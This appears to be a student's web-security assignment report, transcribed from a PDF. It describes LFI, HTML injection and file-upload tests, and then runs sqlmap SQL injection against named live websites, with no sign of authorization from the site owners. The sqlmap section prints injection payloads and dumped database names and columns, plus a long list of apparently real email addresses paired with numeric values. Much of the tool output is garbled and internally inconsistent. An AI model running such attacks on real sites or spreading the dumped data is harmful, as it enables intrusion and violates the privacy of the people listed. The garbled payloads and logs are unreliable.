
FIRST WEBSITE:



AFTER INCLUDE THE LFI TO WEBSITE:

A screenshot of a web browser showing an 'Intruder attack' interface over the website. The top bar says 'S. Intruder attack of http://zabalumni.sabist-zabtech.edu.pk'. The main area displays a table of attack results with columns: Request, Payload, Status code, Response received, Error, Timeout, Length, and Comment. The table shows multiple rows of requests, mostly with status codes 400 or 200. Below the table is the website's contact us page, which includes a phone number '+92 21 35220217 - 18', an email 'info@zabtech.edu.pk', and social media links. The browser's taskbar at the bottom shows the date '6/29/2024'.

SECOND WEBSITE:



AFTER APPLYING LFI :

A screenshot of an 'Intruder attack' tool interface, likely OWASP ZAP, showing a list of requests made to the website. The requests include various paths such as '/etc/passwd', '/etc/passwd100', '/etc/passwd2500', and '/etc/passwd4000'. The tool also displays the modified version of the website, which now shows a large 'This page could not be found!' message. The original website content is visible as a background or reference. The bottom of the screen shows a Windows taskbar with various icons and system status information.

B. Find 2 websites vulnerable to HTML Injection Vulnerability.

FIRST WEBSITE

The screenshot shows a web browser window for the URL <https://shoprex.com/login.aspx>. The page features a large red 'SR' logo at the top left. A navigation bar includes links for 'LAWN 2024', 'PARTY DRESS', 'COTTON', 'LINEN', 'GENTS', 'JEWELRY', 'SOFA COVERS', 'HOME & LIVING', and 'OFFERS'. On the right side of the header are links for 'My Account', 'Contact', and 'Cart'. Below the header is a search bar with the placeholder 'Search Product...'. A red button labeled 'SEARCH' is located to the right of the search bar. The main content area is titled 'SIGN IN' and contains two sections: 'I AM A RETURNING CUSTOMER' and 'I AM A NEW CUSTOMER'. Both sections have input fields for 'Email/Mobile' and 'Password'. Below the password field is a link 'Forgot your password?'. A blue 'Log In' button is centered below the returning customer section. At the bottom of the page, there is a 'more results...' link. The status bar at the bottom of the browser window shows various system icons and the date/time as 6/29/2024.

TYPE THE HTML CODE IN SEARCH:

This screenshot shows the same SR Login page as the previous one, but with a different search query. The search bar now displays the injected HTML code: ' click' instead of the original search term. The rest of the page content, including the sign-in forms and the status bar at the bottom, remains identical to the first screenshot.

NOW SEARCH THE CODE:

SR Login

New LAWN Collection

SEARCH

SIGN IN

I AM A RETURNING CUSTOMER

Email/Mobile:

Password:

Forgot your password?

Log in

I AM A NEW CUSTOMER

First Name:

Last Name:

Email:

SA - IND
in 9 hours

Search

ENG IN 304 PM 6/29/2024

NOW CLICK ON CLICK BUTTON:

SR click

New LAWN Collection

SEARCH

LAWN 2024 PARTY DRESS COTTON LINEN GENTS JEWELRY SOFA COVERS HOME & LIVING OFFERS

YOUR SEARCH FOR click (0 items)

Enter your Email... Subscribe

MasterCard VISA HBL Internet Payment Gateway easyPAK COD

ABOUT SHOPREX

ShopRex Marketplace:

Artificial Jewellery	Banarsi Dresses	Lawn 2024
5 Seater Sofa Covers	Online Shopping In Pakistan	Bin Saed Sale
MAUSUMMERY Lawn Sale	Al Karam Lawn Eid Sale	KHAAD! Eid Sale
CHARIZMA Sale	Pakistan Online Shopping	FIRDous Lawn Sale
BAREEZE Eid Lawn	MT Lawn Sale	SAPPHIRE Eid Sale
BONANZA Sale Lawn	Online Shopping	J. Eid Sale Lawn
LIMELIGHT Eid Sale	Online Shopping	Online Shopping In Pakistan
Online Shopping Eid Sale	Online Shopping In Karachi	Banarsi Jacquard Collection

COPYRIGHT © 2024 SHOPREX.COM
Bridal Dresses Collection - (Karachi, Lahore, Islamabad & Many More Cities)

SA - IND
in 9 hours

Search

ENG IN 304 PM 6/29/2024


THEN THE PAGE IN OPEN THE WE PROVIDE:



SECOND WEBSITE:




NOW PASTE THE HTML CODE:



NOW CLICK ON BUTTON CLICK:





THEN THE WEBSITE YOU GIVEN IS SHOWN IN THAT:



C. Find 2 websites vulnerable to File Upload Vulnerability on each test case below.

- a. Uploading larger PDF files than the specified size.
- b. Uploading images in the place of pdf.
- c. Uploading malicious PHP code in the place of pdf.






ASSIGNMENT-8

B. Perform SQL Injection on given targets and dump the data from databases

. a. <https://www.lagnakaro.com/>

b. <https://comand.edu.pk/>

A)



NOW ON SQLMAP SEARCH IT:

```
[*] Using proxy: http://127.0.0.1:8080
[*] Target: http://www.lagnakaro.com/wedding-resources.php?id=1
[*] Tools: sqlmap v4.4.1 (https://sqlmap.org)
[!] Legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting at 07:09:12 / 2024-07-07

[+] [INFO] resuming back-end DBMS 'MySQL'
[+] [INFO] testing connection to the target URL
[*] sqlmap resumed the following injection point(s) from stored session:
    Parameter: id (GET)
        Type: MySQL boolean-based blind
        Title: MySQL > 5.0 AND time-based blind (Query SLEEP)
        Payload: id=1 AND b3M=338 AND 'PbD'='PbD

[Type: arduino-based]
[Title: MySQL > 5.0 AND time-based blind (Query SLEEP)]
[Payload: id=1 AND (SELECT 1832 FROM (SELECT COUNT(*),CONCAT(0x71a787071,(SELECT (ELT(1833-1832,1))),0x71a78706a71,FL0D(RAND(0)x2))) FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a AND 'PbD'='PbD


[Type: time-based blind]
[Title: MySQL > 5.0 AND time-based blind (Query SLEEP)]
[Payload: id=1 AND (SELECT 1870 FROM (SELECT(CLEEP(5))xNMP) AND '0iH'=1qW]

[Type: UNION query]
[Title: Generic UNION query (NULL) - 3 column]
[Payload: id=1 UNION ALL SELECT NULL,CONCAT(0x71a787071,0x4824e5979770b6f357662496d654756a878a544f431a5a9267b774577350795668943526441,0x71a78706a71),NULL-- 

[*] [INFO] the back-end DBMS is MySQL
[*] web application technology: Apache, PHP 5.6.40, MySQL
[*] back-end DBMS: MySQL > 5.0 (MariaDB fork)
[*] [INFO] fetching database names
[*] available databases: []
[*] [INFO] databases:
[*] [lagnakaro_db]
[*] [lagnakaro_shqstqnt]
[*] [lagnakaro_dmc2023]
[*] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.lagnakaro.com'
[*] ending at 08:06:17 / 2024-07-07
```

AFTER THAT WE SEEN THREE DATABASES:


NOW OPEN DATABASE



```
[root@lenthjas ~]# mysql -u root -p
[mysqld] [InnoDB] Fetching columns for table 'register' in database 'lenthjas_ngagent'
Database: lenthjas_ngagent
Table: register
(168 columns)

+-----+-----+
| Column          | Type           |
+-----+-----+
| language        | varchar(50)    |
| name            | varchar(50)    |
| profile         | varchar(10)    |
| quick           | varchar(10)    |
| ref             | varchar(15)    |
| status           | varchar(10)    |
| x1              | varchar(256)   |
| x2              | varchar(256)   |
| x3              | varchar(256)   |
| x4              | varchar(256)   |
| x5              | varchar(256)   |
| x6              | varchar(256)   |
| x7              | varchar(256)   |
| x8              | varchar(256)   |
| x9              | varchar(256)   |
| address          | varchar(100)   |
| age              | char(3)        |
| agent            | varchar(50)    |
| act_email        | varchar(256)   |
| act_id           | varchar(20)    |
| anomaliesnew    | varchar(50)    |
| blockingword    | varchar(50)    |
| booktype         | varchar(50)    |
| case             | varchar(50)    |
| childremovingstatu | varchar(50)   |
| city             | varchar(50)    |
| completion       | varchar(20)    |
| confirmemail     | varchar(50)    |
| confirmPassword  | varchar(50)    |
| country          | varchar(50)    |
| crv              | varchar(50)    |
| deaddate         | varchar(256)   |
| document          | varchar(256)   |
| docx              | varchar(256)   |
| taxpayer          | varchar(256)   |
| deltaxAction     | varchar(50)    |
| diet             | varchar(256)   |
| docx              | varchar(256)   |
| today             | varchar(256)   |
| postmonth        | varchar(256)   |
| postyear          | varchar(10)    |
| break             | varchar(15)    |
+-----+-----+
```

ALSO OPEN THE COLUMNS:



```
[root@lenthjas ~]# mysql -u root -p
[mysqld] [InnoDB] You have not declared cookie(s), while server wants to set its own ('PERSISTENT=ocqfeta6kaf...rt2qd8r395'). Do you want to use those [Y/n] : n
[mysqld] [InnoDB] Session resumed after the following selection point(s) from stored session:
Parameter: id=1 (SET)
  type: system-based blind
  title: AND ORACLE-based blind - WHERE OR HAVING clause
  payload: id=1 AND 55555555 AND 'P03D'=M30

  type: error-based
  title: MySQL 2.5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  payload: id=1 AND (SELECT 1633 FROM (SELECT COUNT(*),CONCAT(FLOOR(RAND()),(SELECT (ELT((1853-1853,1)),0+FLOOR(RAND()*(8))))) FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)) AND 'P03D'='P03D

  type: LHE-based blind
  title: MySQL 2.5.0.12 AND t3m-based blind (Query Sleep)
  payload: id=1 AND (SELECT 1678 FROM (SELECT(SLEEP(5)))BnD) AND 'q1mH'=q1mH

  type: UNION query
  title: Generic UNION query (NULL) - 3 columns
  payload: id=1 UNION ALL SELECT NULL,CONCAT(FLOOR(717a767b1,0+48724c5977786d757602496d5v758487b4d44V4+1643867b77445773879566663326441,0~717a766a71),NULL--
```

ConfirmEmail	ConfirmPassword
lenthjas.ngagent@gmail.com	5000
lenthjas.ngagent22@gmail.com	5000
lenthjas19972@gmail.com	12199
lenthjas199710@gmail.com	193197
lenthjas199711@gmail.com	132205
lenthjas199712@gmail.com	1295
lenthjas199713@gmail.com	181795
lenthjas199714@gmail.com	181429
lenthjas199715@gmail.com	172355
lenthjas199716@gmail.com	17085
lenthjas199717@gmail.com	7020
lenthjas199718@gmail.com	94810
lenthjas199719@gmail.com	8999
lenthjas199720@gmail.com	12687
lenthjas199721@gmail.com	45890
lenthjas199722@gmail.com	71196
lenthjas199723@gmail.com	13346
lenthjas199724@gmail.com	12049
lenthjas199725@gmail.com	5000
lenthjas199726@gmail.com	101893

root@kali:~#	
<pre>File Actions Edit View Help hemalnathuparkhi@gmail.com 56498 borth92@gmail.com 3195 svardul123@gmail.com 2420 kiran11111111@gmail.com 151199 dharmashu3@gmail.com 1088 mitayi2@gmail.com 25346 srujanreddy2000@gmail.com 194908 akash2506@gmail.com 1257606 pragritishant19@gmail.com 210896 paridipanjali@gmail.com 1495 dineshbabu123@gmail.com 132526 abhishekdhari1996@gmail.com 905241 vamsi.mall2@gmail.com 41287 shubhamarora1@gmail.com 4294 hitesh123456789@gmail.com 35836 sanjiv.shetbi2@gmail.com 4955 dharmashu3@gmail.com 25346 alpanabhati85@gmail.com 6136 puneethreddy123@gmail.com 12236 srujanreddy2000@gmail.com 18890 rajeshshah614@gmail.com 191824 zainulabid153@gmail.com 67445 rishabh123456789@gmail.com 3088 sagarreddy123@gmail.com 20691 drinave1234@gmail.com 87586 bhanushali92@gmail.com 3080 rishabh123456789@gmail.com 128900 vrchendryanen.com 11196 adhavdi1996@gmail.com 103809 rakeshpandey123@gmail.com 941339 rakeshpandey123@gmail.com 10000 dharmashu3@gmail.com 22794 bireng20@gmail.com 1782 puneethreddy2000@gmail.com 8892 kiran11111111@gmail.com 6675510 acetechkashid@gmail.com 2289 paschot72@gmail.com 865499 rishabh123456789@gmail.com 13136 aseem.5694@gmail.com 1066 sonaliwai19772@gmail.com 3188 komalnagesh72@gmail.com 703842 kavya123456789@gmail.com 1393 drishti123@gmail.com 1499 partho_chandy@yahoo.com 8699 conekthoursim11969@gmail.com 8264 amitabh123456789@gmail.com 1550 hanushah123@gmail.com 2111 ananthanivethi7@gmail.com 22162 prateekshasharma123@gmail.com 13192 amit123456789@gmail.com 1931 aishwarya.singh@gmail.com 26166 nimesh_gorach@gmail.com 192898</pre>	

THAT IS THE DATA PRESENT IN TABLES

B)

THE WEBSITE IS NOT THERE

AND ALSO IT CAN'T FIND IN SQLMAP

```
root@kali:~# ./sqlmap -u https://sqlmap.org
[!] Legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[+] starting @ 2024-07-03/2024-07-03/00:00:00
[!] [!!] [CRITICAL] host 'www.comand.edu.pk' does not exist
[+] ending @ 2024-07-03/2024-07-03/00:00:00

root@kali:~# ./sqlmap -u https://www.comand.edu.pk/gallery.php?id=1 --os
[!] Legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[+] starting @ 2024-07-03/2024-07-03/00:00:00
[!] [!!] [CRITICAL] option '-i' is incompatible with option '-u' ('--url')
[+] ending @ 2024-07-03/2024-07-03/00:00:00

